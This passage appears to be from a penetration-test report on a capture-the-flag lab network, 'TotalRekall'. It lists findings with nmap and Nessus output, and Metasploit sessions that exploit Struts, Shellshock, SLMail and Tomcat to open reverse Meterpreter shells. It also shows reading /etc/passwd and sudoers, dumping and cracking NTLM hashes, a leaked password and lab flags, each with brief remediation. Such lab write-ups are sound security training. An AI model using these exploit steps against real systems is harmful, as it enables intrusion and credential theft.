<tr><td>6095738637</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr>
<tr><td>6095738716</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr>
<tr><td>6095204253</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>totalrekall.xyz</td><td>totalrekall.xyz
www.totalrekall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr>
<tr><td>6095204153</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>totalrekall.xyz</td><td>totalrekall.xyz
www.totalrekall.xyz</td><td>C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td></tr>
</table>
</td></tr>
<tr><td><b>Affected Hosts</b></td><td>totalrekall.xyz</td></tr>
<tr><td><b>Remediation</b></td><td>Sanitize Website Certificate.</td></tr>
</table>

Vulnerability 8	Findings
Title	Exposed IP Addresses and Ports
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using a Kali Linux tool, Metasploit, an attacker can view the IP addresses and open ports of all the machines on the network.
Images	
Affected Hosts	192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13

```
└─# nmap 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-29 21:16 EST
Nmap scan report for 192.168.13.10
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Nmap done: 256 IP addresses (6 hosts up) scanned in 21.56 seconds
```


	192.168.13.14
Remediation	Block unauthorized hosts from performing a network scan.


Vulnerability 9	**Findings**
Title	Aggressive NMAP Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	An Aggressive scan of each host reveals critical information about each host on the network. This includes the host's Operating System, open ports, and services.
Images	



```
└─# nmap -A 192.168.13.10
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-29 21:39 EST
Nmap scan report for 192.168.13.10
Host is up (0.000097s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.0
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.3
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.10 ms 192.168.13.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 17.95 seconds
```

Affected Hosts	192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Remediation	Block unauthorized hosts from performing a network scan.

Vulnerability 10	**Findings**
Title	Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High


Description	Using a network scanning tool, Nessus, an attacker is able to identify multiple potential vulnerabilities within. The “Apache Struts” vulnerability was identified.
Images	 nessus Essentials Scans Settings root My Basic Network Scan / Plugin #97610 ‹ Back to Vulnerabilities Configure My Scans 1 All Scans Trash Policies Plugin Rules Hosts 1 Vulnerabilities 12 History 1 CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote) **Description** The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user. **Solution** Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later. Alternatively, apply the workaround referenced in the vendor advisory. **See Also** http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html http://www.nessus.org/u?77e9c654 https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1 https://cwiki.apache.org/confluence/display/WW/S2-045 **Plugin Details** Severity: Critical ID: 97610 Version: 1.24 Type: remote Family: CGI abuses Published: March 8, 2017 Modified: November 30, 2021 **Risk Information** Risk Factor: Critical **CVSS v3.0 Base Score 10.0** CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Affected Hosts	192.168.13.12
Remediation	Make sure that Apache is updated to the latest version to avoid known vulnerabilities.

Vulnerability 11	**Findings**
Title	Remote Shell - Apache Struts Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using metasploit, to deploy a (struts2_content_type_ognl) payload with this known vulnerability, an attacker can gain a remote shell.
Images	 cd /root ls -ga total 24 drwx------ 1 root 4096 Feb 4 2022 . drwxr-xr-x 1 root 4096 Jan 30 01:51 .. -rw-r--r-- 1 root 570 Jan 31 2010 .bashrc -rw-r--r-- 1 root 10 Feb 4 2022 .flag7.txt drwx------ 1 root 4096 May 5 2016 .gnupg -rw-r--r-- 1 root 140 Nov 19 2007 .profile cat .flag7.txt 8ks6sbhss

	 
Affected Hosts	192.168.13.12
Remediation	Make sure that Apache is updated to the latest version to avoid known vulnerabilities.

```
meterpreter > ls root
Listing: root
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > cd root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > download flagisinThisfile.7z
[*] Downloading: flagisinThisfile.7z → /root/Downloads/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): flagisinThisfile.7z → /root/Downloads/flagisinThisfile.7z
[*] download   : flagisinThisfile.7z → /root/Downloads/flagisinThisfile.7z
```

```
┌──(root💀kali)-[~/Downloads]
└─# cat flagfile
flag 10 is wjasdufsdkg
```

Vulnerability 12	Findings
Title	XSS - User Comments
Type (Web app / Linux OS / WIndows OS)	web app
Risk Rating	Critical
Description	An attacker is able to use XSS to inject malicious scripts into the page, which can be used to display sensitive info, or negatively affect normal users when the page is visited.
Images	
Affected Hosts	192.168.14.35

Please leave your comments on our website!

CONGRATS, FLAG 3 is sd7fk1nctx


Submit
Add: ☑ Show all: □ Delete: □
Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2024-01-26 02:30:41	


Remediation	Input Validation

Vulnerability 13	**Findings**
Title	Remote Shell - Apache Shellshock Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using Meterpreter, an attacker can exploit 192.168.13.11 using the (multi/http/apache_mod_cgi_bash_env_exec) payload, and gain access to a remote shell.

Images




```
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > 
```




```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```


Affected Hosts	192.168.13.11

Remediation	Make sure that Apache is updated to the latest version to avoid known vulnerabilities.

Vulnerability 14	**Findings**
Title	Sensitive Data Exposure - Github Repository
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	User's login and password hash are on TotalRekall's public github.
Images	 totalrekall / site Public site / xampp.users totalrekall Added site backup files 1 lines (1 loc) · 46 Bytes `trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0` Code Issues Pull requests 1 Actions Projects Security Insights Files main Go to file assets old-site README.md about.html contact.html Code Blame
Affected Hosts	totalrekall.xyz
Remediation	Sanitize Public Github

Vulnerability 15	**Findings**
Title	VPN Infiltration - 172.22.117.20
Type (Web app / Linux OS / WIndows OS)	web app
Risk Rating	High
Description	Using the cracked password hash for the user "trivera", we are able to login to the vpn at 172.22.117.20. User: trivera | Password: Tanya4life

Images	 172.22.117.20 Exploit-DB Nessus **Index of /** Name Last modified Size Description flag2.txt 2022-02-15 13:53 34 *Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80*
Affected Hosts	172.22.117.20
Remediation	- Sanitize Public Github - update compromised user’s password


<table>
<tr><th>Vulnerability 16</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Remote Shell - SLMail Vulnerability</td></tr>
<tr><td><b>Type (Web app / Linux OS / WIndows OS)</b></td><td>Windows OS</td></tr>
<tr><td><b>Risk Rating</b></td><td>Critical</td></tr>
<tr><td><b>Description</b></td><td>The service SLMail was not updated to the latest version, which allows an attacker to use a known vulnerability to access a remote shell. The (windows/pop3/seattlelab_pass) payload in metasploit was used to gain access.</td></tr>
<tr><td><b>Images</b></td><td>
<pre>
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.69.180:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.69.180:4444 → 172.22.117.20:56911) at 2024-01-30 21:24:24 -0500


meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
===

Mode   Size Type Last modified   Name
----   ---- ---- -------------   ----
100666/rw-rw-rw- 32   fil   2022-03-21 11:59:51 -0400 flag4.txt
100666/rw-rw-rw- 3358 fil   2002-11-19 13:40:14 -0500 listrcrd.txt
100666/rw-rw-rw- 1840 fil   2022-03-17 11:22:48 -0400 maillog.000
100666/rw-rw-rw- 3793 fil   2022-03-21 11:56:50 -0400 maillog.001
100666/rw-rw-rw- 4371 fil   2022-04-05 12:49:54 -0400 maillog.002
100666/rw-rw-rw- 1940 fil   2022-04-07 10:06:59 -0400 maillog.003
100666/rw-rw-rw- 1991 fil   2022-04-12 20:36:05 -0400 maillog.004
100666/rw-rw-rw- 2210 fil   2022-04-16 20:47:12 -0400 maillog.005
100666/rw-rw-rw- 2831 fil   2022-06-22 23:30:54 -0400 maillog.006
100666/rw-rw-rw- 1991 fil   2022-07-13 12:08:13 -0400 maillog.007
100666/rw-rw-rw- 2366 fil   2024-01-30 20:42:14 -0500 maillog.008
100666/rw-rw-rw- 6280 fil   2024-01-30 21:24:22 -0500 maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
</pre></td></tr>
<tr><td><b>Affected Hosts</b></td><td>172.22.117.20</td></tr>
<tr><td><b>Remediation</b></td><td>Ensure all services and software is up-to-date to avoid known vulnerability attacks.</td></tr>
</table>


Vulnerability 17	Findings
Title	Unnecessary Scheduled Tasks - Network Persistence
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Once an attacker gains access to a network they need a way to remain connected to said network. An attacker could use the unnecessary scheduled tasks and repurpose them for regaining/maintaining access to the network.
Images	 This PC › Local Disk (C:) › Windows › System32 › Tasks › Name · Date modified · Type · Size Microsoft · 2/15/2022 5:58 PM · File folder flag5 · 2/15/2022 2:00 PM · File · 5 KB MicrosoftEd · 5/2022 5:59 PM · File · 4 KB MicrosoftEd · 5/2022 5:59 PM · File · 4 KB OneDrive Re · 5/2022 10:18 AM · File · 4 KB OneDrive Standalone Update Task-S-1-5-... · 2/15/2022 10:18 AM · File · 4 KB Type: File Size: 4.38 KB Date modified: 2/15/2022 2:00 PM
Affected Hosts	172.22.117.20
Remediation	Remove unnecessary tasks on 172.22.117.20

Vulnerability 18	Findings
Title	Dictionary Password Hash Attack
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Using Kiwi, and its “lsa_dump_sam” command, an attacker is able to use the “rockyou.txt” wordlist to crack this password in the JohnTheRipper password cracking tool. The cracked password was “Computer!”

Images	
	`RID  : 000003ea (1002)`
	`User : flag6`
	`  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39`
	`    lm  - 0: 61cc909397b7971a1ceb2b26b427882f`
	`    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39`

Affected Hosts	172.22.117.20
Remediation	Educate and encourage strong password best practices among all employees.

Vulnerability 19	Findings
Title	Remote Shell - Tomcat Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Using the (multi/http/tomcat_jsp_upload_bypass) payload on the host 192.168.10 allows an attacker to gain a remote shell.

Images	
	`meterpreter > ls`
	`Listing: c:\Users\Public\Documents`
	`═══════════════════════════════════`
	`Mode              Size  Type  Last modified              Name`
	`────              ────  ────  ─────────────              ────`
	`040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Music`
	`040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Pictures`
	`040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Videos`
